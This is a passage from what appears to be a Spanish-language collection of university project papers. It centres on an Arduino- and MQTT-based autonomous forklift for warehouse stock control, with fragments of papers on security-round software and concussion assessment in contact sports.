Segundo, el análisis y reportes de datos, entrega información adecuada para una mejor toma de decisiones. Tercero, da la posibilidad de ejecutar de manera eficiente las rondas de seguridad, dejando registrado todo tipo de incidente o evento fuera de lo normal para que sea revisado. Por último, la reducción de costos se acerca al 60%, debido a que no es necesario tener a alguien dedicado al procesamiento de la información.

Discusión

La implementación de esta tecnología permite la optimización del proceso de ejecución de rondas de seguridad de diferentes formas. Por un lado, mediante su utilización ya no es necesario completar de forma escrita formularios, lo que evita errores de tipeo o de falta de información. Por otro lado, mediante la actualización de registros de forma inmediata, se asegura la integridad de la información.

Además, gracias a la función principal del planificador, encargado de gestionar las ejecuciones de rondas de seguridad, se logra una mejora en la gestión de los recursos y el control en tiempo real. A su vez, esto permite que los agentes realicen las rondas asignadas de manera más eficientes. Asimismo, mediante el uso de la aplicación móvil, los agentes responde mejor y de forma más rápida ante los diferentes eventos.

Si bien la implementación de SRS cumple con todos los objetivos planteados, es necesario destacar la escalabilidad que tiene el sistema. Por un lado, ante una ampliación de funcionalidades se podría considerar agregar la gestión de control de acceso. Por otro lado, se podría incrementar la cantidad de factores de autenticación como por ejemplo, huella digital u otro tipo de factor biométrico. Este último es para asegurar quien es el agente de seguridad que está ejecutando la ronda.

Conclusión

Mediante la implementación de este sistema debería haber una mejora sustancial en el proceso de ejecución de rondas de seguridad. A través del poder de cómputo centralizado y a la eliminación de los documentos físicos, los administradores podrán obtener de forma inmediata toda la información pertinentes a las rondas de

seguridad realizadas. A su vez, este sistema permite disminuir el personal dedicado al procesamiento de la gran cantidad de datos obtenidos, lo que junto con lo anteriormente mencionado generará una reducción considerable en los costos.

Construcción de un Sistema de Gestión de Stock completamente automatizado basado en la plataforma Arduino y protocolos IoT/Web

Luciana Florencia Aranda, Víctor Enrique Lamberto Jofré, Gonzalo Pichetti, Agustín Riva, Luciano Tonlorenzi

Universidad Nacional de La Matanza

aranda.luciana.f@gmail.com, enquibe@gmail.com, gpichetti@gmail.com, aagusriva@gmail.com, luciano.tonlorenzi@gmail.com

Resumen

En el presente documento se explicará la construcción y diseño de un Sistema de Gestión de Stock a través de un montacargas que se trasladará de forma autónoma dentro del depósito cuando necesite cumplir con las órdenes que recibirá sobre la gestión del inventario mediante un sitio web con el cual se comunicará por un módulo WiFi.

En este sitio web se podrá configurar la frecuencia con la que se llevará a cabo el control, consultar sobre el stock actual y aquellas anomalías que pudieran ocurrir en cuanto al mismo. También se podrán realizar solicitudes de ingreso y egreso de cajas de productos.

Para controlar el stock, el montacargas tendrá incorporado a su estructura un lector de código de barras para identificar los productos que debe contener la caja, así como características propias del mismo y celdas de carga que informarán si el peso de la caja se corresponde con las unidades que debe contener y, en caso de encontrar alguna anomalía, la misma será registrada e informada.

Palabras Clave

Montacargas, Arduino, Motor Paso a Paso, Lector de Código de Barras, Seguidor de Líneas, CNY70, Control de Stock, MQTT, WiFi, Servidor, Sistema.

Introducción

A partir de las exigencias en cuanto a eficiencia y productividad necesarias para ofrecer un servicio rápido, de calidad, confiable y con el menor costo posible, tener una correcta gestión del inventario tiene un papel primordial para lograrlo.

Llevar a cabo el control de stock forma parte de la logística de una empresa y consiste en organizar, planificar y controlar el conjunto de productos para evitar deterioros, robos, hurtos o cualquier otra incidencia que signifique la pérdida de ganancias.

Gestionar el inventario de forma manual podría parecer sencillo y da la sensación de mayor control al realizar el conteo y visualizar físicamente los productos. Sin embargo, dicha tarea debe realizarse de forma meticulosa y continua para lograr eficiencia, lo cual resulta ser una actividad tediosa y podría acarrear errores humanos.

Por lo mencionado anteriormente, incluir tecnología en estas actividades implementando un sistema que automatice las tareas permitirá disminuir errores, ahorrar tiempo y agilizar los procesos dentro de la empresa logrando realizar una mejor planificación y rentabilidad.

Funcionalidades

El Sistema de Gestión de Stock propuesto se encarga de realizar las tareas necesarias para administrar el stock de manera correcta siendo llevado a cabo por un robot autónomo permitiendo mantener un inventario actualizado en tiempo real a través de 3 diferentes funcionalidades:

1. **Control periódico de stock**: El robot realizará una inspección completa de todo el depósito de forma periódica según la frecuencia indicada por el administrador.
2. **Ingreso de Stock**: A través de diferentes solicitudes gestionadas por un sitio web, el robot ingresará y registrará las nuevas unidades de producto que se deseen almacenar.
3. **Egreso de Stock**: Se podrá realizar también el proceso inverso al ingreso, es decir, el robot se encargará de efectuar la salida correcta de las cajas almacenadas en el depósito según los pedidos del administrador.

Estructura

La misma fue diseñada teniendo en cuenta los siguientes conceptos fundamentales para, tanto el armado, como su durabilidad:

1. **Ligereza:** Para evitar un consumo excesivo de las baterías y de la potencia emitida por los motores encargados de la movilidad, la misma se realizó a base de aluminio.
2. **Robustez:** A su vez, la estructura debe poseer una gran densidad y firmeza para asegurar la durabilidad del robot.
3. **Maniobrabilidad:** Este concepto se encuentra muy relacionado con la *Ligereza*, ya que la estructura debe ser capaz de tener la facilidad de ser estable y manejable en algunos momentos de inercia para poder contrarrestarlos.

Componentes Hardware

Los artefactos utilizados en la construcción del robot son:

- Microcontrolador Arduino Mega 2560
- Driver Puente H L298N
- Sensor infrarrojo CNY70
- Sensor ultrasónico HC-SR04
- Motor paso a paso
- Lector de código de barras con microcontrolador ESP8266 ATMEL
- Celda de carga e interfaz HX711
- Modulo WiFi ESP8266 NodeMCU v3
- Batería 12v 7ah

En la Figura 1 se puede observar cómo se encuentra distribuida la comunicación y la conexión entre los diferentes componentes del sistema.




Figura 1. Diagrama de Arquitectura

Para el traslado cuenta con cuatro ruedas. Dos de ellas se encuentran en la parte trasera del robot y son las que poseen, cada una, los motores para el movimiento de este. Por otro lado, posee dos ruedas giratorias en la sección delantera para guiar en el recorrido y disminuir el peso de la carga.

Con respecto al procesamiento intrínseco del robot, se requiere de una placa de desarrollo con gran potencia para la puesta en marcha de los sensores y actuadores seleccionados.

El Arduino Mega 2560, que podemos ver en la Figura 2, está basado en el microcontrolador ATmega2560. Tiene 54 entradas/salidas digitales, 16 entradas analógicas, 4 UARTs (Transmisor-Receptor Asíncrono Universal), un cristal de 16Mhz, conexión USB, Jack para alimentación DC, conector ICSP (Programación serial en circuito), y un botón de reinicio. [1]

Se utilizó Arduino Mega por ser el más robusto de las placas, lo cual es apropiado para la complejidad del proyecto. Además, al ser de código abierto y flexible en cuanto a software y hardware, hay múltiples herramientas que facilitan su uso.



Figura 2. Placa Arduino Mega 2560

Aquellos motores que realizan la fuerza para el traslado utilizan una caja reductora con un sistema de engranajes para generar las RPM (Revoluciones Por Minuto) necesarias del movimiento. A su vez, se conectan al microprocesador a través del driver L298N (véase Figura 3) ya que, a través de dos puentes H, es el módulo más utilizado e indicado para manejar estos motores. Permite controlar el sentido y velocidad de giro de motores mediante señales TTL (lógica transistor a transistor) que se pueden obtener de microcontroladores y tarjetas de desarrollo como Arduino. El control del sentido de giro se realiza mediante dos pines para cada motor, la velocidad de giro se puede regular haciendo uso de modulación por ancho de pulso (PWM por sus siglas en inglés). [2]



Figura 3. Driver Puente H L298N

Para realizar el recorrido dentro del depósito utiliza sensores infrarrojos CNY70 conectados a la placa, que permiten lograr el seguimiento de líneas que se encontrarán en el suelo.

También cuenta con sensores ultrasónicos HC-SR04 que permitirán detectar objetos que obstaculicen el camino y evitar choques inesperados.

Otro de los componentes conectados a la placa es el módulo lector de código de barras con microcontrolador ESP8266 ATMEL que permitirá identificar unívocamente cada caja.

El movimiento de las horquillas se realizará mediante el mecanismo de tornillo sin fin con tuerca. Este evitará que se tenga que mantener magnetizado el motor mientras transportamos la carga. Las horquillas estarán unidas a la tuerca y el tornillo sin fin girará con un motor paso a paso conectado a través de un driver A4988 que posee la fuerza necesaria para sostener los pesos de ellas.

Para controlar el peso de las cajas necesario para el control del stock, se utilizan celdas de cargas conectadas cada una con una interfaz trasmisora Hx711 que amplifican las señales emitidas por las celdas de carga.

La comunicación vía WIFI con el servidor se realiza mediante la conexión de la placa con un módulo emisor/receptor denominado NodeMCU de la familia ESP8266.

Finalmente, el montacargas utiliza una batería de 12V 7ah recargable que otorga la alimentación para todos los componentes (Véase sección “Alimentación”).

Traslado y recorrido autónomo

Para la conducción automática del robot, se utilizaron sensores infrarrojos CNY70 para lograr el seguimiento de líneas contrastadas en la superficie.

El CNY70 es un sensor óptico reflexivo que tiene una construcción compacta dónde el emisor de luz y el receptor se colocan en la misma dirección para detectar la presencia de un objeto utilizando la reflexión del infrarrojo sobre el objeto. La longitud de onda de trabajo es 950nm. Se puede ver el principio de funcionamiento del sensor en la Figura 4.




Figura 4. Principio de funcionamiento del sensor.

El principio en el que se basa el funcionamiento del sensor CNY70 es en la emisión de un haz de luz infrarroja por medio del diodo emisor. Dicho haz de luz se refleja sobre una superficie llegando así a la base del fototransistor. De esta manera, a medida que la superficie reflejante sea más clara, mayor corriente se producirá a través del fototransistor y así se obtendrá mayor voltaje a la salida y, mientras más oscura sea, menor será la intensidad de rayo infrarrojo reflejado, por lo que el voltaje de salida en el fototransistor será menor.

En este caso se utilizan 4 sensores infrarrojos ubicados de la siguiente forma: Dos de ellos se encuentran en la parte central inferior del montacargas y son los que permiten el seguimiento de las líneas que actuaran como guía para que el montacargas pueda circular en el depósito. Ambos sensores se encuentran juntos, uno al lado del otro y ocupan el mismo ancho que el de la línea a seguir. De esta forma, siempre buscamos que ambos detecten el color de la línea y, en caso de que uno no lo detecte, se aumentará la velocidad del motor de ese lado para girar al robot en sentido contrario y posicionarlo de forma correcta, tal como puede observarse en la Figura 5.




Figura 5. Esquema de detección de línea

Por otro lado, los dos sensores restantes, se encuentran más alejados del centro, uno del lado derecho y uno del lado izquierdo. En caso de que alguno de estos sensores detecte el color de la línea, significa que habrá un cruce y, de ser

indicado por el camino, el robot girara en el sentido correcto.

Detección de obstáculos

Se utilizaron sensores ultrasónicos HC-SR04 como el que se muestra en la Figura 6, los cuales permiten detectar objetos que obstaculicen el camino y de esta forma evitar colisiones. Estos sensores tienen como ventaja una elevada precisión, lecturas estables y el funcionamiento no se ve afectado por material negro o luz solar. Además, no solo pueden detectar la presencia de un objeto, sino que también permite transmitir la distancia al mismo, lo cual es útil a la hora de evitar un choque ya que a partir de esa información se podrá recalcular el camino hacia el destino correspondiente.



Figura 6. Sensor US HC-SR04

Levantamiento de las cajas

Para poder realizar el movimiento necesario para levantar las horquillas que a su vez levantaran los pallets de las cajas, se necesita tener la fuerza necesaria para sostener esos pesos, es por esta razón que se utilizó un motor paso a paso conectado a través de un driver A4988 como el que puede verse en la Figura 7. Una de las ventajas más importantes de un motor paso a paso es su capacidad para ser controlado con precisión y repetitividad en cuanto al posicionamiento en un sistema de lazo abierto, lo cual significa que no se necesita ninguna información de retroalimentación de posición logrando eliminar la necesidad de dispositivos de detección y regeneración como codificadores ópticos. [3][4]



Figura 7. Motor Paso a Paso

Identificación de los productos

El montacargas debe obtener información acerca de los productos que contiene cada caja para así poder realizar una correcta gestión del stock. Es por esto que en su estructura cuenta con un módulo lector de código de barras QS2500 con un microcontrolador ESP8266 ATMEL como el que se puede apreciar en la Figura 8, que le permitirá al montacargas escanear el código que cada caja tendrá pegado en su parte frontal. De esta manera, una vez obtenido el código, se realizarán las consultas correspondientes a la base de datos para obtener las características de los productos que están en la caja, así como también su ubicación dentro del depósito.



Figura 8. Módulo lector de código de barras QS2500

Cálculo de stock

La función principal del montacargas corresponde al control de stock mediante el pesaje de las cajas que contienen los productos. Para realizar la medición se utilizaron dos celdas de cargas ubicadas una en cada una de las horquillas que levantarán los pallets. Las mismas estarán conectadas cada una a una interfaz trasmisora Hx711 que permitirá amplificar las señales emitidas por las celdas de carga (Véase Figura 9).

La utilización de las celdas de carga se debe a que permiten transformar una presión mecánica en una señal eléctrica. A su vez, dicha señal eléctrica analógica es tomada por el HX711 y convertida a digital mediante un ADC de 24 bits y enviada a nuestro microprocesador.

Para determinar cuál es el stock actual de la caja que se pesó, primero el microprocesador obtiene la información del producto que debe contener la caja a partir de la lectura del código de barras que la identifica, y luego se compara con el peso obtenido mediante las celdas de carga. El resultado de la comparación determinará si el stock es el correcto o si existe algún tipo de diferencia. En caso de cumplirse esto último, se actualizará el inventario.




Figura 9. Celda de carga junto con la interfaz HX711

Comunicación WiFi

El robot recibirá ordenes de ejecución según las solicitudes que vaya realizando el usuario. Por lo tanto, para poder captar estas solicitudes generadas desde un sitio web y procesadas y enviadas por el servidor, se utilizó como intermediario un módulo WiFi capaz de crear un cliente en la red y procesar dichas órdenes.

Como podemos observar en la Figura 10, este módulo, de la familia de los ESP8266, es la placa de desarrollo NodeMCU, que gracias a su gran capacidad de procesamiento y fácil instalación fue la indicada para este proyecto. [5]



Figura 10. Módulo NodeMCU

Alimentación

Al manejarse de forma autónoma para reducir el personal dentro de los depósitos y así poder evitar robos, hurtos y deterioros, el montacargas deberá contar con la alimentación necesaria y con una gran durabilidad para poder funcionar correctamente. Además, los componentes hardware utilizados requieren entre 3 y 7.5v, a excepción del motor paso a paso que requiere una potencia de 12v.

Por lo mencionado anteriormente, para la alimentación general de todo el robot se decidió utilizar una batería de 12V 7Ah (Amperio-hora) recargable. El concepto de Amperio-hora indica la cantidad de carga eléctrica que pasa por los terminales cuando se proporciona una corriente eléctrica de 1 amperio durante 1 hora. Es decir que, al tener un consumo total de 500mA (miliamperios) entre todos los sensores y actuadores, la autonomía de la batería será de 14 horas.

Además, otra ventaja de dicha batería es que no posee un gran tamaño siguiendo con los estándares de tener una estructura liviana y maniobrable.

Gestión de Comunicación

Además de la gran importancia que posee el robot autónomo, el corazón del proyecto es el servidor. Esto es así ya que este va a ser quien posea toda la lógica realizando los cálculos, comunicaciones y actualizaciones en la base de datos a través de diferentes algoritmos y procesos en segundo plano ejecutándose constantemente.

Decimos que el servidor es la parte lógica y funcional del sistema y que se encuentra desarrollada en tres partes bien definidas:

a. Bróker Mosquitto MQTT

Para lograr la comunicación y el paso de mensajes entre todo el sistema lógico y funcional con el microprocesador del montacargas se utilizó el protocolo denominado MQTT definido por diferentes suscripciones y publicaciones de parte de cada uno.

MQTT es un protocolo de comunicación M2M (*machine-to-machine)* de tipo *message queue*. Está basado en la pila TCP/IP en donde cada conexión se mantiene abierta y se "reutiliza" en cada comunicación. Es una diferencia, por ejemplo, a una petición HTTP 1.0 donde cada transmisión se realiza a través de una nueva conexión. [6]

Como podemos observar en la Figura 11, el funcionamiento del protocolo MQTT se basa en un servicio de mensajería push con patrón publicador/suscriptor (pub-sub). Para filtrar los mensajes que son enviados a cada cliente, los mensajes se disponen en tópicos organizados jerárquicamente, en donde un cliente puede publicar un mensaje en un determinado tópico y, a su vez, otros clientes pueden suscribirse a este, generando que el bróker le haga llegar los mensajes suscritos. [7]




Figura 11. Protocolo MQTT Publicador/Suscriptor

Además, el protocolo MQTT dispone de distintas medidas de seguridad que podemos adoptar para proteger las comunicaciones. Esto incluye transporte SSL/TLS y autentificación por usuario y contraseña o mediante certificado.

Dicho protocolo fue elegido ya que se caracteriza por su sencillez y ligereza a la hora de la transmisión de mensajes, algo fundamental en el proyecto. Además, posee un consumo de energía menor y requiere un ancho de banda mínimo, lo cual es importante en redes inalámbricas, o conexiones con posibles problemas de calidad siendo importante debido a que como será implementado dentro de depósitos es altamente probable que las conexiones inalámbricas no sean las óptimas. Por lo tanto, es una solución largamente testada y consolidada, que aporta robustez y fiabilidad.

Por último, MQTT dispone de medidas adicionales importantes, como la seguridad y calidad del servicio (QoS) entendido como la forma de gestionar la robustez del envío de mensajes al cliente ante fallos (por ejemplo, de conectividad). Por una cuestión de confiabilidad en el paso de mensajes, fue necesario utilizar el nivel 2 de QoS ya que se garantiza que cada mensaje se entrega al suscriptor, y por única vez.

Como se ha mencionado, MQTT es un protocolo de comunicación, es decir que no es un software ya implementado, sino que ha sido necesario investigar en el mercado los diferentes productos existentes. Un software que implementa y ofrece servidores/brókeres con este protocolo es Mosquitto.

Mosquitto es un servidor de mensajes de código abierto (con licencia EPL/EDL) que implementa las versiones 3.1 y 3.1.1 del protocolo MQTT. La elección de este software fue debido a su ligereza lo que nos permite, fácilmente, emplearlo en gran número de ambientes, incluso si éstos son de pocos recursos.[8]

b. Gestión de Rutas

El bróker posee un servicio programado en Python, gracias a su sencillez, que se encuentra ejecutándose indefinidamente realizando diferentes funcionalidades a través de distintos algoritmos. Estos últimos se pondrán en marcha según los mensajes que reciba tanto del cliente web como del robot, consultado y actualizando la base de datos según corresponda. Este servicio es tan importante como el robot debido a que es el que contiene el procesamiento total de la lógica a realizar en los diferentes casos a lo largo del tiempo.

También cabe mencionar acerca de un conjunto de operaciones sistemáticas que permiten calcular y hallar la ruta más corta para la movilidad del robot. Es decir, cuando este último debe dirigirse de una zona hacia otra, siempre se pondrá en marcha un algoritmo que obtendrá el camino mínimo de desplazamiento. La lógica utilizada en este caso fue la propuesta por Edsger Dijkstra en el año 1959.

El lenguaje en el que fue programado este servicio es Python. Su elección fue debido a que es uno de los lenguajes más simples, legibles y con gran cantidad de librerías existentes en el mundo de la programación. Al ser un lenguaje interpretado en vez de compilado, posee un régimen de legibilidad y transparencia que refieren a su filosofía. Además, es multiparadigmático el cual permite varios estilos de programación: orientada a objetos, imperativa y funcional. [9]

c. Cliente Web

La tercer y última parte es el sitio web ya que es la cara visible hacia el mundo exterior y los posibles usuarios y compradores.

Entre las funcionalidades más destacadas que podemos encontrar en este cliente son:

1. **Gestión de solicitudes de ingreso y de egreso**: En esta sección, el administrador del depósito que haya adquirido el sistema podrá realizar solicitudes (tanto de entrada como de salida de productos) y enviarle dichas ordenes al robot para su puesta en marcha.
2. **Gestión del control de stock**: Aquí se podrá definir la periodicidad mencionada anteriormente (indicando los días de la semana y el horario de ejecución) para que el sistema y el robot realicen el control periódico en el momento indicado.
3. **Visualización de diferentes reportes y datos históricos**: Los administradores también contarán con una parte en donde podrán observar y también controlar todos los datos relevantes del depósito, como, por ejemplo: historial de cajas dentro, stock y ubicación actual de los productos, historial de las solicitudes realizadas y realizándose, etc.
4. **Situación actual del robot:** En esta sección se podrá visualizar la ubicación en tiempo real del robot dentro del depósito, como así también su estado de lo que vaya realizando.
5. **Gestiones administrativas**: Se podrán modificar diferentes aspectos y datos en cualquier momento.

Con respecto a la construcción, se pensó primordialmente en una página web completamente responsiva debido a los requisitos actuales de la sociedad. Por lo tanto, el sitio es completamente adaptable a cualquier tipo de pantalla, desde un teléfono celular hasta una pantalla tanto de televisión como de computadora.

A lo que refiere la programación, el cliente fue realizado con HTML5, CSS3 y JavaScript. Además, para la realización de las diferentes funcionalidades nombradas anteriormente, fue fundamental la utilización y creación de diferentes Web Services programados en PHP 7.1 y MySQL, en lo que respecta a la base de datos.

Por último, debido a que los servicios en segundo plano del servidor son los que poseen la lógica de realización, se necesitó encontrar una forma de comunicar este cliente web

con el bróker utilizando el protocolo WebSocket ya que proporciona un canal de comunicación bidireccional y full-dúplex sobre un único socket TCP, tal como se muestra en la Figura 12. [10]




Figura 12. Protocolo WebSocket

Conexión Local

Es sumamente importante que todas las partes se encuentren conectadas entre sí para realizar la comunicación eficiente que se necesita. Además, no solo se necesita que estén conectadas, sino que la red que lleve a cabo esto sea completamente fiable y con un error de servicio casi nulo ya que podría poner en riesgo la realización de las diferentes solicitudes. Sin embargo, el sistema y el robot poseen la capacidad y la inteligencia para adaptarse y finalizar sus tareas en ejecución en el caso de una caída en la conexión de la red.

Frente a esta problemática, se pensó en la creación de una red completamente local sin salida a internet para asegurar la seguridad en la no interferencia ni la ralentización de otros dispositivos y/o personas. Es por ello que fue necesaria la instalación de un router en ámbito local con un diagrama de direcciones IP fijas para la correcta comunicación.

Resultados

En la construcción de Sistema de Gestión de Stock completamente autónomo, son numerosas las diferentes pruebas y cambios de diseño que ocurren. Sin embargo, se puede afirmar que, con una buena distribución y delegación de las diferentes partes, se pueden obtener los resultados esperados por el equipo.

Antes de comenzar su elaboración, integración de las diferentes partes y puesta a punto, fue necesario comprobar el correcto funcionamiento de cada uno de los componentes hardware por separado para poder obtener los rendimientos esperados.

En primer lugar, se realizaron las pruebas de los sensores infrarrojos que generan el seguimiento de la línea para la movilidad del robot. La necesidad era controlar la conexión y que estos emitan los valores deseados (entre 50 y 200 si la línea es oscura y entre 200 y 700 si la línea es clara) para corroborar que no se hayan deteriorado. Los resultados obtenidos arrojaron un valor de 120 para el primero caso y de 350 para el segundo.

En segundo lugar, se puso a prueba los sensores de ultrasonido y pudimos comprobar que el ángulo de funcionamiento y la sensibilidad de este es de 15 grados y 3 mm, respectivamente.

En tercer lugar, se realizaron las pruebas del motor paso a paso para conocer el peso máximo a poder utilizar. Una vez realizada las conexiones, tanto al microprocesador como al driver controlador del mismo, comenzamos a poner diferentes pesos en las horquillas y observar su fuerza, pudiendo obtener que permite una capacidad de hasta 5kg.

Por último, se ha verificado la distancia máxima y los diferentes ángulos a los que puede posicionarse correctamente el lector de código de barras. Los resultados obtenidos arrojaron que el dispositivo posee una distancia máxima de 30 cm a 15 grados de inclinación y 25 cm a 45 grados.

En la Tabla 1 podemos observar una descripción de los resultados obtenidos frente a los resultados esperados para los diferentes sensores.

Tabla 1. Resultados de los sensores

Sensor / Actuador	Resultado Esperado	Resultado Obtenido
Infrarrojo (Oscuridad)	Entre 50 - 200	120
Infrarrojo (Claridad)	Entre 200 - 700	350
Ultrasonido (Distancia)	Mín.: 0cm Máx.: 500cm	Mín. 2cm Máx.: 400cm
Motor paso a paso (Peso)	Máx.: 5kg	Máx.: 5kg
Lector de código de barras (Distancia)	Mín.: 2cm Máx.: 50cm	Mín.:5cm Máx. 1: 30cm (15°) Máx. 2: 25cm (45°)

Discusión

Si bien los resultados obtenidos en las pruebas realizadas fueron positivos, aún resta por comprobar la adaptabilidad del robot a una superficie rugosa o resbaladiza en donde dificulte su desplazamiento por el depósito.

De todas formas, podemos decir que los motores que generan la potencia para el movimiento poseen un torque (o par motor) aceptable para una primera versión y, también, que el equipo de desarrollo se encuentra realizando las

investigaciones necesarias para sacar adelante dicha problemática.

Conclusión

Construir un robot autónomo junto con un sistema que procese y ejecute cada orden (tanto en la interfaz del usuario como en las ejecuciones del dispositivo) no es nada sencillo. Es un proyecto que involucra una gran variedad de conocimientos técnicos y funcionales de diversas áreas como electrónica, física, lógica (para los diversos procesos de ejecución) y software. También se requiere una gran capacidad de investigación y adaptabilidad para ir resolviendo las diferentes problemáticas que se van presentando.

Sin embargo, las pruebas demuestran que esto es posible y viable realizar esto y su costo es significativamente menor al costo del deterioramiento, robos y hurtos de los productos que se encuentran en el depósito.

Además, es importante poner en juego los beneficios obtenidos al lograr esta automatización de stock. En primer lugar, le damos la posibilidad a que diferentes empleados que antes se encargaban de hacer los recuentos de forma manual, ahora pueden dedicarse a otras tareas. Por otro lado, el desorden generado por los movimientos del flujo de mercadería y los recuentos físicos que un operario realiza siendo una tarea tediosa, hacen que disminuya considerablemente la eficiencia de la empresa. Y, por ultimo y más importante, logramos evitar considerablemente los accidentes ocurridos dentro del depósito, salvaguardando la salud física y mental del empleado.

Finalmente, debido a estas características y a que es un proyecto de gran interés para las fabricas con grandes depósitos, se espera recibir diferentes contribuciones y aportes de sponsors que deseen sustentabilizar y mejorar el producto.

Agradecimientos

Desde la concepción del equipo de trabajo hasta la finalización del producto, fue necesaria la ayuda y la comunicación de diferentes entidades y personas. Es por esto que el equipo de desarrollo desea agradecer a:

- Universidad Nacional de La Matanza.
- Ing. Claudio D'Amico, Coordinador de la carrera Ingeniería en Informática.
- Docentes y Tutores de la Catedra Proyecto Final de Carrera.
- Grupo de profesores de las materias asignadas a la carrera.
- Esteban Carnuccio, profesor de la materia Sistemas Operativos Avanzados.
- Familiares y amigos del grupo de desarrollo.

Referencias

[1] Comunidad Arduino. "Arduino Mega 2560". http://arduino.cl/arduino-mega-2560/

[2] Naylamp. "Driver Puente H L298N". https://naylampmechatronics.com/drivers/11-driver-puente-h-l298n.html

[3] Frank Mecafenix. "Motor paso a paso ¿qué es y cómo funciona?". https://www.ingmecafenix.com/electricidad-industrial/motor-paso-a-paso/

[4] Javier Arnedo. "Driver A4988 + Nema 17". http://www.javierarnedo.com/arduino/driver-a4988-nema-17-ajuste-voltaje-referencia/

[5] Luis Llamas. "Placa de Desarrollo NodeMCU ESP8266". https://www.luisllamas.es/esp8266-nodemcu/

[6] Luis Llamas. "¿Qué es mqtt? Su importancia como protocolo iot". https://www.luisllamas.es/que-es-mqtt-su-importancia-como-protocolo-iot/

[7] MQTT. "Servers/Brokers". http://mqtt.org

[8] Eclipse Foundation. "Eclipse Mosquitto™. An open source MQTT broker". https://mosquitto.org/

[9] Python Org. "Python Documentation". https://www.python.org/doc/

[10] Microsoft Azure. "Overview of WebSocket support in Application Gateway". https://docs.microsoft.com/en-us/azure/application-gateway/application-gateway-websocket

Sistema de evaluación cognitiva para la detección, seguimiento e investigación de conmociones cerebrales

Mauro Trotta, Rodrigo Alonso, Lucas Nestrojil, Leandro Ibaceta

Universidad Nacional de La Matanza

mauroatrotta@gmail.com, rodrigoealonso@gmail.com, lucasnestrojil@gmail.com, leandro.ibaceta@gmail.com

Resumen

En el presente artículo se explica el proceso de construcción de un sistema multiplataforma que tiene por objeto la detección, seguimiento y estudio de conmociones cerebrales en deportistas de actividades de colisión y contacto. Para comprender la importancia de este sistema, se detalla en profundidad la problemática, sus síntomas y consecuencias en el mediano y largo plazo, como también su relación con una problemática mayor, como lo es la Encefalopatía Traumática Crónica. También, se explica en detalle los criterios utilizados para la detección acertada de estas situaciones, con sus correspondientes fundamentos médicos.

Palabras clave: *Encefalopatía traumática crónica, conmoción cerebral, neurología, deportes de contacto, deportes de colisión, desarrollo de software, aplicación móvil, aplicación web, SCAT5, evaluación cognitiva.*

Introducción

La Encefalopatía Traumática Crónica (*CTE)* es una entidad definida como el deterioro neurológico secundario a la exposición de traumas craneales a repetición cuyo desenlace clínico resulta en problemas como afecciones de memoria a largo plazo, cognición y trastornos del comportamiento [1] [2]. Esta condición fue reconocida como tal en 2005 por el médico patólogo forense Dr. Bennet Omalu. Fue él quien en 2002 detectó daños cerebrales de una persona con Alzheimer de 90 años en un fallecido de 50 años, ex jugador de la NFL [3] [4].

Esta problemática afecta tanto a hombres como mujeres, que han estado expuestos principalmente a la práctica de deportes de contacto y colisión como el fútbol americano, el rugby, el hockey sobre hielo, el boxeo, entre otros [5].

El retiro después de los 28 años, la larga carrera deportiva, el juego profesional, la participación en mayor número de combates y ser capaz de tolerar mayor cantidad de golpes sin ser eliminado (entre otros) se describen como factores de riesgo para padecer la enfermedad; por su relación con una mayor exposición a episodios de conmoción cerebral, trauma craneal y fuera de combate (knocks out) en caso del boxeo.

Los síntomas incluyen pérdida de memoria, alteración cognitiva, dificultades para expresarse, cambios de ánimo, depresión, demencia, mal de Parkinson y tendencias suicidas [6]. También se la ha vinculado al Alzheimer [7].

Actualmente no se puede diagnosticar esta enfermedad hasta el fallecimiento del individuo ya que se requiere analizar las membranas del cerebro del difunto.

Evaluación unificada y estandarizada

